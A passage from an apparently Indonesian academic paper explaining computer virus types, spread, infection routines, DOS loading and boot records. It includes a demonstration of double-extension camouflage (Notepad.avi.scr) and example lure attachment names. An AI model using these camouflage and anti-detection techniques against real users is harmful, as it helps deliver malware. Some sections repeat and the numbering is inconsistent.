sebagai berikut : setiap kali menginfeksi, virus ini membuat kode enkripsi yang berbeda-beda meskipun pada umumnya setiap *copy* dari sebuah virus memiliki fungsi yang identik. Hal ini dapat dilakukan karena pada setiap proses enkripsi ditambahkan rutin dan kunci untuk mendekripsikan diri. Pada setiap *copy*, rutin dan kunci inilah yang berbeda-beda. Dengan kata lain, blok kode dimasukkan ke dalam suatu program dan diacak sedemikian rupa untuk membuat variasi yang berbeda sehingga bagi antivirus, virus yang sama bisa terdeteksi sebagai virus lain yang berbeda. Mengapa antivirus bisa bertindak demikian ? Hal ini disebabkan karena untuk setiap jenis varian virus, produsen antivirus harus membuat kode spesifik juga untuk bisa mendeteksinya. Sebuah program antivirus harus mampu memperkirakan beberapa pola signature yang mungkin terjadi (satu untuk setiap metode enkripsi yang memungkinkan) untuk mengidentifikasikan satu jenis virus *polymorphic* ini.

Konsep tentang virus *polymorphic* yang bisa melakukan proses enkripsi sendiri, menjadi booming di tahun 1992. Peristiwa ini pada akhirnya bermuara dengan ditemukannya sebuah program yang bisa mengaktivasi kode *polymorphic* pada sebuah virus biasa. Program ini biasa disebut sebagai program **Life Generator Polymorphic Code**. Dengan program ini, banyak virus yang bisa dibuat menjadi virus *polymorphic* dengan menambahkan beberapa instruksi tertentu pada *source code assembler*. Kemudahan inilah yang mengakibatkan banyaknya virus *polymorphic* baru bermunculan.

Ledakan populasi virus *polymorphic* ini ditandai dengan munculnya virus **Dedicated**. Pembuatan virus ini sendiri diilhami oleh virus **MtE**, yang muncul di awal musim semi tahun 1992. Sementara virus MtE merupakan generasi pertama dari virus yang menggunakan program life generator MtE (Mutation Engine).

Selain virus *polymorphic* yang mengalami banyak peningkatan populasi di dunia perkomputeran selama tahun 1993, *life generatorpolymorphic* juga tak luput dari perhatian para pencipta virus. Balakangan banyak bermunculan utiliti yang memiliki metode lebih kompleks dalam hal aktivasi *polymorphic*, diantaranya adalah MTE 0.90 (*Mutation Engine*), TPE (*Trident Polymorphic Engine*), NED (*Nuke Encryption Device*), dan DAME (*Dark Avenger Mutation Engine*).

B. Virus *Stealth*

Virus dengan tipe ini adalah virus residen yang berusaha untuk menghindari deteksi yang menyembunyikan kehadirannya pada file yang terinfeksi. Untuk mendukung hal ini *stealth virus* akan mencegat panggilan sistem yang akan membaca file yang terinfeksi tersebut, sehingga komputer akan mendapati informasi file yang bukan sebenarnya. Artinya, komputer telah dibohongi. Virus akan membodohi sistem komputer seolah-olah segala sesuatu berjalan dengan normal, padahal sudah rusak. Dengan teknik ini virus akan membodohi atau menipu antivirus. Teknik ini adalah teknik yang sudah canggih. Contoh dari virus ini adalah Asterik, AntiWin, Anticmos.

C. *Sparse Infector*

Virus yang menggunakan teknik ini merupakan virus yang cukup pintar dalam melihat sisi psikologis orang. Virus akan mulai menginfeksi setelah suatu kondisi terpenuhi, seperti tanggal/bulan tertentu, batas pemakaian tertentu, frekuensi eksekusi tertentu, dan kondisi-kondisi lainnya. Misalnya, Jerusalem (hanya aktif setiap hari Jum'at tanggal 13 setiap bulannya), Green Caterpillar (aktif saat perintah COPY atau DIR dieksekusi), Hafenstrasse (aktif setiap file

dieksekusi 5 kali), Shoe-B (infeksi pertama setelah 31 kali pemanggilan dan selanjutnya akan aktif setiap 4 kali pemanggilan), Sverdlov (aktif setiap saat kecuali jika angka tanggal dan bulannya sama), Swap (aktif setelah 10 menit dari waktu infeksi), Tonya (menginfeksi file yang memiliki ukuran antara 50 sampai 64303 byte).

Virus jenis ini sengaja tidak langsung melakukan "tugas"nya supaya user tidak langsung curiga tentang keberadaannya sehingga "waktu hidup"nya menjadi lebih panjang. Dampak yang lambat terhadap file yang terinfeksi bisa membuat user sedikit kebingungan mengenai apa yang sebenarnya telah terjadi.

D. *Cavity (Spacefiller) Virus*

Virus ini akan replikasi dirinya sendiri ke dalam *empty space* (ruang kosong) file. Beberapa file, untuk suatu alasan tertentu, baik sengaja atau tidak, mempunyai suatu ruang kosong. Nah, ruang kosong inilah yang dimanfaatkan oleh virus untuk tempat replikasi kode-kodenya. Hal ini merupakan keuntungan bagi *cavity (spacefiller) virus* karena kode virus yang telah masuk ini tidak akan menambah panjang file tersebut. Misalnya adalah virus Lehigh.

Virus jenis ini merupakan virus yang sangat susah dibuat karena pembuat virus harus mengetahui secara pasti besar ruang kosong tersebut sehingga virus yang akan dibuat nanti harus memiliki besar maksimum sebesar ruang kosong file target. Tapi, setelah muncul suatu format file windows baru yang dikenal dengan PE (*Portable Executable*), maka peluang virus jenis ini menjadi besar. Sebenarnya format file ini dibuat untuk mempercepat *loading and running* program. Tapi hal ini mempunyai efek negatif, yaitu membuat "jurang pemisah" (ruang kosong) yang cukup besar dalam file tersebut sehingga virus bisa saja meng-*copy* kode-kodenya kedalam file tersebut. Virus CIH merupakan contoh virus mampu "melihat" kesempatan emas ini.

2.4.5. Media Penyebaran Virus Komputer

Seperti telah diketahui sebelumnya bahwa virus komputer tidak dapat menyebarkan dirinya sendiri tanpa bantuan suatu media. Media penyebaran ini sangat membantu sekali dalam penyebaran virus karena sebenarnya media ini digunakan sebagai media komunikasi data dan informasi. Dalam hal ini, media penyebaran virus dibagi menjadi dua bagian, yaitu media fisik dan internet.

2.4.5.1. Media Fisik

Media fisik yang sering digunakan orang adalah disket, CD-R/RW, harddisk, flash disk, dan media penyimpanan lainnya. Walaupun sekarang disket sudah mulai ditinggalkan orang, tetapi penyebaran virus melalui disket masih cukup efektif dan efisien. Sebagai contoh adalah penyebaran virus Pesin yang mampu menyebar melalui disket antar warnet dan rental. Pada masa sekarang ini, CD-R/RW dan flash disk merupakan media fisik yang memiliki "sumbangan terbesar" bagi penyebaran virus. Mengapa demikian? Karena kedua media ini memiliki ukuran yang kecil tapi kapasitas simpan datanya sangat besar. Selain efektif dan efisien, kedua media ini juga fleksibel untuk dibawa kemana saja. Sebelumnya, jika seseorang ingin memindahkan data yang berukuran besar, misalnya 100MB, maka ia harus membawa harddisk (kapasitas 1 disket adalah 1,44MB).

Pernah suatu ketika, bulan Desember 1991, suatu CD ensiklopedi dari perusahaan terkenal, terinfeksi virus NoInt, padahal sudah 3800 kopi CD tersebut habis terjual. Beberapa software-software bajakan dalam bentuk CD yang beredar, bisa berisi

virus, misalnya CD software Dr. Hacker dan Mrs. Crack, Power Utilities volume 2, dan juga beberapa CD games.

2.4.5.2. Media Internet

Akhir-akhir ini virus yang menyebar dengan media internet sudah semakin banyak. Perubahan tingkah laku orang dalam bertukar informasi dan berinteraksi, telah menciptakan virus jenis baru. Dahulu, orang masih menggunakan disket untuk bertukar informasi dan berinteraksi secara fisik melalui pertemuan langsung (tatap muka). Tapi sekarang, bertukar informasi dan berinteraksi dapat lebih mudah dan cepat melalui internet. Internet sudah menjadi media interaksi dan pertukaran informasi yang sangat penting. Karena internet memiliki jaringan yang sangat luas, maka para pembuat virus mulai menjadikan internet sebagai media penyebaran virus yang dianggap efektif dan efisien. Virus ini biasanya menyebar lewat e-mailataupun pada saat men-download suatu fileyang mengandung virus. Program-program games, freeware, dan shareware memiliki kemungkinan terbesar sebagai sumber dari infeksi virus.

Kebanyakan virus yang menyebar adalah melalui *email attachment*. Karena sebagian besar pengguna jasa internet pasti menggunakan email untuk berkomunikasi, maka *attachment-attachment* ini dibuat semenarik mungkin, sepeti *attachment* dengan ekstensi .COM, .EXE, .BAT, .LNK, .VBS, .PIF, .SCR, bahkan seringkali memiliki ekstensi ganda. Ada beberapa situs di internet yang memang menjadi media penyebaran virus, antara lain situs porno, hacker, dan situs-situs lain yang tidak jelas pengelolanya. Dengan adanya virus yang dibuat dalam bahasa pemrograman JavaScript, maka kemungkinan infeksi virus menjadi sangat besar. Virus ini dapat langsung menginfeksi walaupun hanya mengunjungi suatu situs tertentu.

IV. PEMBAHASAN

3.1. Komponen Dasar Pembentuk Virus Komputer

Setiap virus mempunyai beberapa rutin tertentu untuk menjamin kelangsungan hidupnya. Secara umum, ada tiga rutin yang menjadi komponen dasar pembentuk virus, yaitu rutin pencari, pengganda dan anti deteksi. Setiap rutin tersebut mempunyai tugas dan fungsi masing-masing yang saling mendukung satu dengan lainnya.

3.1.1. Rutin Pencari

Rutin pencari merupakan ujung tombak dari kesuksesan infeksi virus. Sebuah virus memerlukan daftar nama-nama file yang ada dalam suatu direktori untuk mengenali file yang menjadi targetnya. Sebagai contoh adalah virus macro yang akan menginfeksi semua file berekstensi .DOC dan .XLS. Rutin pencari dalam struktur virus mempunyai tugas untuk mengumpulkan semua informasi yang diperlukan agar virus dapat membuat daftar data semua file dan kemudian memilahnya dengan mencari file yang bisa diinfeksinya.

3.1.2. Rutin Pengganda

Sesuai dengan namanya, rutin pengganda merupakan suatu rutin yang memiliki tugas untuk menggandakan diri dengan meng-copy kode objek dalam file/program target. Penggandaan diri sendiri merupakan sifat utama dari sebuah virus komputer. Ada beberapa cara umum yang dilakukan oleh virus dalam menggandakan dirinya, antara lain :

1. File/program yang akan diinfeksi, akan dihapus atau diganti namanya dan

kemudian diciptakan file (yang berisi virus) dengan menggunakan nama tersebut.

2. Program virus yang sudah di-*load* ke memori akan langsung menginfeksi file-file lain dengan cara menumpangi seluruh file/program yang ada.

3.1.3. Rutin Anti Deteksi

Setelah kita mencapai tujuannya, yaitu mampu mencari file induk yang akan diinfeksi dengan rutin pencari dan kemudian menginfeksinya dengan bantuan rutin pengganda, virus masih perlu rutin anti deteksi yang sangat berperan dalam menghindari deteksi, baik dari pengetahuan user maupun dari pantauan program antivirus yang memang merupakan predatornya. Rutin anti deteksi ini bisa dibangun menyatu dengan rutin pencari atau rutin pengganda sehingga menjadi satu kesatuan yang terintegrasi. Tetapi bisa juga merupakan bagian tersendiri.

Rutin anti deteksi ini sebenarnya adalah rutin yang diperlukan untuk mengimbangi kerja rutin pencari. Maksudnya adalah bila rutin pencari bekerja terus-menerus memeriksa setiap file yang ada dalam disk, maka akan memakan waktu yang cukup lama dan menyebabkan aktivitas disk yang tidak normal. Ini tentu cukup mengkhawatirkan karena seorang user yang cukup waspada dengan aktivitas virus dapat menjadi curiga sehingga keberadaan virus dapat diketahui. Hal ini tentu sangat tidak diinginkan oleh para pembuat virus karena kelangsungan hidup virus menjadi terhambat. Oleh karena itu, kerja rutin pencari ini haruslah dibatasi untuk menghindari deteksi.

Sebagai alternatifnya, untuk mendukung rutin anti deteksi, virus diaktifkan pada kondisi-kondisi tertentu. Misalnya pada tanggal-tanggal tertentu, seperti virus dari keluarga **Friday 13th**. Virus ini merupakan virus parasit yang berbahaya dan bekerja dengan mencari seluruh file yang berekstensi **COM** (kecuali **COMMAND.COM**) pada direktori aktif berikut subdirektorinya. Kemudian menempelkan dirinya pada bagian akhir dari file korban. Virus ini aktif pada setiap hari Jum'at ketiga belas dengan serangan yang menghapus file-file dalam harddisk.

Ada juga virus yang menggunakan alternatif lainnya, misalnya dengan mendeteksi hentakan keyboard. Bila keyboard tidak ditekan selama sekian menit, misalnya 10 menit, maka virus mulai diaktifkan. Trik ini termasuk cukup cerdik untuk memastikan bahwa user benar-benar tidak sedang berada di depan komputernya sehingga aktivitas virus yang menunggangi operasi komputer tersebut dapat berjalan lancar tanpa sepengatahuan user.

Rutin pencari, pengganda dan anti deteksi merupakan komponen mendasar yang ada dalam setiap virus. Tentu saja virus-virus komputer mempunyai rutin-rutin tambahan yang lain di samping ketiga rutin tersebut. Tujuan pemberian rutin tambahan ini adalah untuk menghentikan operasi normal komputer, menyebabkan kerusakan, atau hanya sekedar hiburan yang menyenangkan bagi si pembuat virus tersebut, tetapi bagi orang lain bisa membuat jantung berdebar hebat.

Rutin-rutin tambahan tersebut akan mempengaruhi karakter sebuah virus dan juga berperan penting dalam mencapai tujuan virus, yaitu kelangsungan hidup dan bereproduksi. Bila saja hanya sedikit aktivitas disk, maka tidak ada orang yang akan memperhatikan dan keberadaan virus akan aman-aman saja karena tidak akan diketahui. Ini lain halnya dengan virus-virus yang banyak menarik perhatian banyak orang dengan menampilkan kotak dialog "SALAM" atau langsung menimbulkan kerusakan pada disk saat itu juga sehingga orang awam pun akan bisa langsung menebak keberadaan virus di komputernya dan

virus tersebut akan langsung dibasminya. Virus seperti ini tidak akan dapat lolos dari “seleksi alam”.

Virus-virus yang tidak mementingkan kelangsungan hidupnya, lebih berperan sebagai perangkat “delivery system” saja. Pembuatnya tidak peduli apakah virus tersebut akan musnah di dalam aksinya ketika virus telah mencapai sasarannya. Virus jenis ini mirip dengan pilot Kamikaze yang mengorbankan hidupnya untuk menyelesaikan sebuah misi. Dalam masalah ini, virus komputer dapat menjadi sebuah perangkat militer yang cukup efektif untuk menyelesaikan sebuah misi.

3.2. Kemampuan Dasar Virus Komputer

Definisi umum virus komputer adalah sebuah program komputer yang biasanya berukuran kecil yang dapat menyebabkan gangguan atau kerusakan pada sistem komputer dan memiliki beberapa kemampuan dasar, diantaranya adalah sebagai berikut :

3.2.1. Kemampuan untuk memperbanyak diri

Yakni kemampuan untuk membuat duplikat dirinya pada file-fileatau disk-disk yang belum ditularinya, sehingga lama-kelamaan wilayah penyebarannya semakin luas.

3.2.2. Kemampuan untuk menyembunyikan diri

Yakni kemampuan untuk menyembunyikan dirinya dari perhatian user, antara lain dengan cara-cara berikut :

a. Menghadang keluaran ke layar selama virus bekerja, sehingga pekerjaan virus tak tampak oleh user.
b. Program virus ditempatkan diluar *track*yang dibuat *DOS* (misalkan *track 41*)
c. Ukuran virus dibuat sekecil mungkin sehingga tidak menarik kecurigaan.

3.2.3. Kemampuan untuk mengadakan manipulasi

Sebenarnya rutin manipulasi tak terlalu penting. Tetapi inilah yang sering mengganggu. Biasanya rutin ini dibuat untuk :

a. Membuat tampilan atau pesan yang menggangu pada layar monitor
b. Mengganti *volume label* disket
c. Merusak struktur disk, menghapus file-file
d. Mengacaukan kerja alat-alat I/O, seperti keyboard dan printer

3.2.4. Kemampuan untuk mendapatkan informasi

Yakni kemampuan untuk mendapatkan informasi tentang struktur media penyimpanan seperti letak *boot record* asli, letak tabel partisi, letak *FAT*, posisi suatu file, dan sebagainya.

3.2.5. Kemampuan untuk memeriksa keberadaan dirinya

Sebelum menyusupi suatu file,virus memeriksa keberadaan dirinya dalam fileitu dengan mencari ID (tanda pengenal) dirinya di dalam fileitu. Fileyang belum tertular suatu virus tentunya tidak mengandung ID dari virus yang bersangkutan. Kemampuan ini mencegah penyusupan yang berkali-kali pada suatu fileyang sama.

3.3. Cara Kerja Eksekusi Program

Bagaimana sebuah file yang tersimpan di disk di-*load* ke memori dan dijalankan sebagai program ? Beginilah cara kerjanya :

- ✓ Sebuah file program di disk memiliki kode yang diperlukan oleh CPU untuk melakukan tugas berguna. Mungkin pula ada bagian dari file program, berupa data untuk program tersebut dan bukan merupakan instruksi prosesor. Atau mungkin pula ada bagian dari file program yang

bukan merupakan instruksi atau data, tapi hanyalah tempat di area tersebut yang akan digunakan untuk menaruh data pada saat program tersebut dijalankan. File program hanyalah citra magnetik dari program yang disimpan dalam sebuah disk. Setelah file tersebut di-*load* ke memori, dan sistem operasi mengalihkan CPU untuk memulai memproses instruksi dalam program tersebut, file program tersebut menjadi apa yang disebut proses. Semua proses DOS memiliki sebuah titik masuk dan paling tidak satu titik keluar yang akan mengembalikan kendali atas CPU ke proses yang memuatnya, biasanya COMMAND.COM. paling tidaak ada satu proses yang sedang berjalan, bahkan di saat komputer tampaknya tidak bekerja apa-apa menanti masukan. Ketika DOS prompt tampak di layar monitor, COMMAND.COM-lah yang sedang mengendalikan, secara teeratur memeriksa apakah ada masukan dari keyboard. Walaupun COMMAND.COM adalah interpreter perintah yang umum dipakai atau proses tingkat atas dari sistem operasi, tidak berarti COMMAND.COM adalah satu-saatunya yang dapat digunakan. Banyak sistem yang mengganti COMMAND.COM dengan proses tingkat atas lainnya yang daapt didefinisikan dalam file konfigurasi CONFIG.SYS. saatu hal yanng selalu ada pada proses tingkat atas adalah mereka keluar ke dirinya sendiri. Jika tidak, sistem operasi akan berhenti.

- ✓ DOS memanfaatkan 2 tipe file program. Keduanya memiliki kode yang dapat dieksekusi; perbedaannya terletak pada cara program tersebut di-*load* ke memori oleh sistem operasi. Ada beberapa perintah internal DOS yang tetap berada di memori sepanjang waktu, yaitu DIR, COPY, dan ERASE. Ketika COMMAND.COM menginterpretasikan perintah-perintah ini, COMMAND.COM segera meloncat ke proses yang mengendalikan ini.
- ✓ Semua perintah eksternal DOS terdapat di disk dan di-*load* ke memori, diproses, lalu dibuang dari memori. File perintah pendek ini ditandai dengan ekstensi COM, kependekan dari *command* (perintah). File ini harus bisa masuk ke satu segmen memori (64K) dan merupakan citra biner dari memori sistem. DOS me-*load* file COM ke memori dan mengalihkan kontrol ke byte pertama dari file tersebut.
- ✓ Program aplikasi ditandai dengan ekstensi EXE, kependekan dari *executable* (dapat dijalankan). File ini bukanlah gambaran memori langsung, panjangnya bisa berapa aja, asal lebih pendek dari jumlah yang ada, dan perlu bantuan program *loader* DOS untuk bisa jalan. File ini memiliki header yang berisi informasi untuk *loader* tersebut, termasuk titik masuk, stack segment, dan ukuran program. Ada juga tabel relokasi berisikan daftar dari bagian program dimana referensi terhadap memori harus disesuaikan agar alamat *load* yang terbaru dapat diketahui. Header tidak di-*load* dan mengubah sisa dari file dan memulai memproses program pada titik masuk.
- ✓ Fungsi *load* dan eksekusi merupakan bagian dari sistem operasi. Karena pemakai hanya mengetikkan nama file, tanpa ekstensi, maka tidak ada perbedaan di antara perintah internal DOS, perintah eksternal DOS, dan file program (EXE). Mula-mula COMMAND.COM menambahkan ekstensi COM ke perintah yang diketik dan mencari file dengan nama itu. Jika tidak ditemukan, ditambahkanlah ekstensi EXE pada perintah tersebut, dan mencari lagi. Lalu, COMMAND.COM mencari file dengan ekstensi BAT. File batch bukanlah file program yang

berisikan instruksi untuk prosesor, tapi file yang berisi instruksi lebih lanjut untuk COMMAND.COM. Dengan kata lain, file dengan ekstensi COM atau EXE pertama yang ditemukan oleh COMMAND.COM akan di-*loaad* ke memori dan kontrol akan dialihkan ke titik masuk. Jika akhirnya ekstensi BAT yang ditemukan, maka COMMAND.COM akan memproses perintah dala file batch tersebut.

Bagaimana DOS menentukan apakah program adalah file EXE atau COM? DOS tidak melihat dari ekstensi file, tapi dari 2 byte awal dari file tersebut. Pada program yang dapat dieksekusi (EXE), kedua byte tersebut adalah karakter ASCII MZ (inisial dari Mark Zbikowski, salah seorang yang ikut mengembangkan DOS). Terlepas dari ekstensi file, bila 2 karakter awal adalah MZ, maka file tersebut di-*load* sebagai file EXE dan bila bukan, file tersebut di-*load* sebagai citra memori biner.

3.4. Cara Kerja *Boot Record*

Waktu komputer dinyalakan atau di-*reset*, rutin *Power On Self-Test* (POST) yang berada di *Random Only Memory* (ROM) berusaha me-*load* setiap sektor di disket pertama di drive pertama. Bila tidak ada respon dari disket tersebut, rutin ROM akan mencoba me-*load* sektor harddisk pertama. Setelah isi sektor ini di-*load* ke memori, kendali dialihkan ke titik ini. Sektor pertama dari disket berbeda dari sektor pertama harddisk, namun keduanya mengerjakan tugas permulaan yang sama, yaitu me-*load* DOS. Pada *boot sector* dari disket terdapat program kecil yang me-*load* direktori disket tersebut dan mencari file DOS, IO.SYS atau IBMBIO.COM. Setelah file tersebut ditemukan, file tersebut dibaca ke memori dan kendali dialihkan ke sana agar *loading* sistem operasi dapat berlanjut. Bila tidak ada file IO.SYS atau IBMBIO.COM di disket tersebut, akan muncul pesan “Non-system disk. Replace and press any key.”. Setelah sembarang tombol ditekan, *boot sector* di-*load* kembali dan proses pencarian diulangi kembali. *Boot sector* dari disket berisi daerah data yang mendeskripsikan tata letak disket tersebut. Sektor pertama dari disket ini dikenal dengan nama Blok Parameter BIOS (BPB). Sedangkan sektor pertama pada harddisk berisi program kecil yang mencari *boot sector* DOS untuk harddisk tersebut. Sektor pertama dari harddisk berisi daerah data yang mendeskripsikan partisi harddisk. Sektor pertama dari harddisk ini lebih dikenal dengan sebutan *Master Boot record* (MBR). Kode pertama di MBR mencari *boot sector* DOS, membacanya ke memori dan berhenti dengan menyerahkan kendali pada program *boot record* DOS. *Boot record* DOS ini berisi data yang sama seperti sektor pertama disket. Karena itu, MBR hanyalah langkah tambahan dalam prosedur start-up yang menjadi ciri sistem sebuah harddisk.

3.5. Kamuflase Virus melalui Ekstensi Ganda

Permasalahan kamuflasebukanlah perkara masa kini saja. Sejak zaman Yunani masalah kamuflase telah dikenal dan dimanfaatkan, yaitu ketika terjadi perang antara Yunani dan Troy. Meski dikepung selama 10 tahun, Troy tidak jatuh juga. Sehingga Yunani mengganti strategi dengan menyusupkan tentaranya dalam sebuah kuda kayu raksasa yang berongga yang dikirimkan ke Troy. Sinon, seorang mata-mata Yunani, berhasil meyakinkan Troy untuk membawa kuda kayu tersebut masuk ke kota. Di malam hari, tentara yang dikamuflasekan dalam kuda kayu dikeluarkan oleh Sinon yang mengakhiri Trojan War.

Kamuflase digunakan juga pada virus untuk mengelabui para pengguna komputer. Diantaranya

dari nama file yang digunakan, virus menggunakan nama-nama yang memanfaatkan sifat ingin tahu seorang manusia. Misalnya saja Movie, Screen_Saver, atau Your_details, XXX_Teens, AvrilFans, AvrilSmiles. Atau bisa juga menggunakan nama-nama seperti di bawah ini untuk attachment-nya (virus yang menyebar melalui e-mail) :

fun; humor; docs; info; sorry_about_yesterday; me_nude; Card; SETUP; stuff; YOU_are_FAT!; HAMSTER; news_doc; images; pics

Nama-nama tersebut cukup mengundang rasa ingin tahu manusia untuk mengklik dan menjalankan attachment yang sebenarnya merupakan file yang berbahaya. Selain itu kamuflase juga diterapkan pada ekstensi file yang digunakan. Virus ini mempunyai nama attachment yang terdiri dari tiga bagian. Formatnya seperti di bawah ini:

NamaFile + Ekastensi_1 + Ekstensi_2

Untuk nama file, digunakan salah satu dari deretan nama-nama yang telah disebut di atas. Sedangkan untuk ekstensi_1 dipilih salah satu dari tiga pilihan di bawah ini :

.DOC

.MP3

.ZIP

Dan untuk ekstensi_2 dipilih salah satu dari dua pilihan ini :

pif

scr

Misalnya secara random (acak) suatu virus memberikan nama untuk attachment-nya dengan nama " Humor.ZIP.scr". Ekstensi .scr (sebagai ekstensi screen saver) akan disembunyikan oleh Windows karena merupakan ekstensi yang telah dikenal oleh Windows sendiri. Kenapa begitu? Karena pada kebanyakan sistem operasi Windows, opsi "*Hide file extensions for known file types*" diaktifkan. Opsi ini dapat Anda akses melalui kotak dialog Folder Options. Akibatnya, ekstensi .scr akan disembunyikan. Maka nama tersebut akan terlihat "Humor.ZIP" yang merupakan suatu nama dengan ekstensi yang tidak berbahaya bila diklik.

3.5.1. File Aplikasi Berektensi PIF dan SCR

File aplikasi yang merupakan hasil kompilasi suatu kompiler, semacam Borland Delphi, Turbo Pascal, C++ Builder, Visual Basic, dan lain sebagainya, akan mempunyai ekstensi EXE atau COM. File inilah yang dinamakan dengan program yang para user akan menggunakannya tanpa ia mengetahui bagaimana dan apa yang dilakukan oleh program tersebut. Terlebih lagi source code atau kode program tersebut tidak disertakan, sehingga dia tidak tahu proses dan perintah apa yang akan dilakukan oleh program ini. Para user akan pasrah bila menggunakan program. Ini adalah program secara umum. Program tersebut bisa jadi merupakan program yang baik, misalnya mampu memainkan file MP3 atau avi, dan bisa juga program yang jahat yang dapat memformat harddisk. Bila seorang user menjalankan file ini ia akan dihadapkan pada dua pilihan, yaitu file ini baik atau file ini buruk dan bersifat destruktif. Probabilitasnya 50:50, suatu peluang yang cukup besar untuk memperoleh kebaikan dan peluang yang besar pula untuk mendapatkan kerusakan dari akibat penggunaan file. Untuk alasan inilah seorang user yang kritis dia tidak akan mau menjalankan suatu file dari sumber-sumber yang tidak dipercayainya. Atas dasar ini maka para pembuat virus mengganti ekstensi file virus mereka dengan SCR atau PIF. Catat juga bahwa dengan ekstensi

tersebut file virus yang mereka buat dapat secara penuh berjalan tanpa error sedikitpun layaknya sebuah file berekstensi EXE. Selain itu pada beberapa server tidak menghendaki adanya attachment dengan ekstensi EXE atau COM.

3.5.2. Simulasi Ekstensi Ganda

Bagian simulasi ini merupakan bagian yang diperuntukkan agar lebih jelas memahami masalah ekstensi ganda. Kita akan menambahkan dua buah ekstensi pada sebuah file aplikasi executable. Aplikasi tersebut adalah Notepad yang ada pada semua komputer Windows, sehingga dapat lebih mudah dalam mengikuti simulasi ini. Dengan simulasi ini, dapat melihat bahwa suatu file aplikasi dapat diganti ekstensinya menjadi ".scr" dan dapat secara penuh dijalankan tanpa error dan hambatan sama sekali. Inilah salah satu cara kamuflase yang digunakan pada banyak virus dan trojan. Berikut ini adalah langkah-langkah simulasi file berekstensi ganda :

1. Panggil Windows Explorer

Jalankan Windows Explorer dengan menu Start | Programs | Windows Explorer. Kemudian pilih menu View | Folder Options atau Tools | Folder Options untuk menampilkan kotak dialog Folder Options.

2. Tab View

Di kotak dialog Folder Options, pilih tab View. Kemudian kosongkan tanda check pada opsi "*Hide file extensions for known file types*", akibatnya ekstensi file pada Explorer akan terlihat dan tidak disembunyikan. Tekan tombol OK.

3. File Kelinci Percobaan

Kita perlu kelinci percobaan dan yang ada pada semua komputer adalah Notepad. Copy-kan saja file Notepad.exe yang berada di C:\Windows ke folder My Documents. Sehingga Anda tidak mengutak-utik aplikasi Notepad yang digunakan oleh Windows.

4. Mengganti Ekstensi Notepad

Beralihlah ke folder My Documents. File Notepad tersebut mempunyai nama dan ekstensi "Notepad.exe". Tekan tombol F2 dan gantilah menjadi "Notepad.avi.scr". Pada kotak dialog konfirmasi yang tampil, tekan saja tombol Yes.


5. Aktifkan Opsi

Tampilkan lagi kotak dialog Folder Options. Beri tanda check pada opsi "*Hide file extensions for known file types*", sehingga ekstensi yang dikenal akan disembunyikan. Tekan tombol OK untuk menutup kotak dialog Folder Options.

6. Ingin Tahu dan Terjebak

Sekarang Notepad terlihat dengan nama Notepad.avi dan dapat penuh dijalankan. Bagaimana bila aplikasi Notepad tersebut diganti dengan virus ? Tentu banyak orang yang tertipu untuk menjalankan file aplikasi tersebut tanpa menyadari bahaya yang mengintip dibaliknya.

3.6. Sistem Virus Komputer



Gambar 3.1. Bagan Cara Kerja Virus Komputer

3.6.1. Mencari Informasi

Pada umumnya suatu virus memerlukan daftar nama-nama file yang ada dalam suatu

directory agar dia dapat mengenali program-program apa saja yang akan dia infeksi, misalnya virus makro yang akan menginfeksi semua file berekstensi .doc dan .xls. Setelah virus itu menemukannya, disinilah kemampuan mengumpulkan informasi itu diperlukan agar virus dapat membuat daftar/data semua file, terus memilahnya dengan mencari file-file yang bisa diinfeksi. Biasanya data ini tercipta saat program yang terinfeksi kemudian dieksekusi. Sang virus akan segera melakukan pengumpulan data dan menaruhnya di memori, sehingga apabila komputer dimatikan semua data hilang tetapi akan tercipta setiap program bervirus dijalankan dan biasanya dibuat sebagai hidden file oleh virus .

3.6.2. Memeriksa File/Program

Suatu virus juga harus bisa untuk memeriksa suatu program yang akan diinfeksi, misalnya ia bertugas menulari program berekstensi .DOC dan .XLS, maka dia harus memeriksa apakah file dokumen ini telah terinfeksi atau belum, karena jika sudah maka dia akan percuma menularinya 2 kali. Ini sangat berguna untuk meningkatkan kemampuan suatu virus dalam hal kecepatan menginfeksi suatu file/program. Yang umum dilakukan oleh virus adalah memberi ID (tanda pengenal) pada file/program yang telah terinfeksi sehingga mudah untuk dikenali oleh virus tersebut. Jadi sebelum menyusupi suatu file,virus memeriksa keberadaan dirinya dalam fileitu dengan mencari ID di dalam fileitu. Fileyang belum terinfeksi suatu virus tentunya tidak mengandung ID dari virus yang bersangkutan. Kemampuan ini mencegah penyusupan yang berkali-kali pada suatu fileyang sama.

3.6.3. Replikasi

Ciri utama dari virus adalah mampu menggandakan diri (replikasi) dengan cara menginfeksi file/program lainnya. Suatu virus apabila telah menemukan “calon korban”nya, maka ia akan mengenalinya dengan memeriksanya, jika belum terinfeksi maka sang virus akan memulai aksinya untuk menginfeksi dengan cara menuliskan byte pengenal pada program/file tersebut, dan kemudian melakukan replikasi dirinya sendiri dengan cara meng-*copy* kode objek virus ke dalam file/program “korban”nya. Ada 2 cara yang dilakukan oleh virus untuk melakukan replikasi adalah :

a. Direct

Virus langsung menginfeksi file/program yang menjadi targetnya. File/program yang akan diinfeksi dihapus atau diubah namanya kemudian diciptakan suatu file/program menggunakan nama itu dengan menggunakan virus tersebut.

b. Indirect

Virus menginfeksi memori. Program virus yang sudah dieksekusi/load ke memori akan langsung menulari file/program lain dengan cara menumpangi seluruh file/program yang ada.

4.2.4. Antideteksi

Kemampuan menyembunyikan diri ini harus dimiliki oleh semua jenis virus agar semua pekerjaan, baik dari awal sampai berhasilnya infeksi, dapat terlaksana. Langkah langkah yang biasa dilakukan adalah :

- Program asli/virus disimpan dalam bentuk kode mesin dan digabung dengan program lain yang dianggap berguna oleh pemakai.
- Program virus diletakkan pada Boot Record atau track yang jarang diperhatikan oleh komputer itu sendiri.

- Program virus dibuat sependek mungkin, dan hasil file yang diinfeksi tidak berubah ukurannya.
- Virus tidak mengubah keterangan waktu suatu file.
- dll.

Yakni kemampuan untuk menyembunyikan dirinya dari perhatian user, antara lain dengan cara-cara berikut :

a. Menghadang keluaran ke layar selama virus bekerja, sehingga pekerjaan virus tak tampak oleh user.
b. Program virus ditempatkan diluar *track2* yang dibuat *DOS* (misalkan *track 41*).
c. Ukuran virus dibuat sekecil mungkin sehingga tidak menarik kecurigaan.

3.7. Virus *Executable*

3.7.1. Cara Kerja Umum

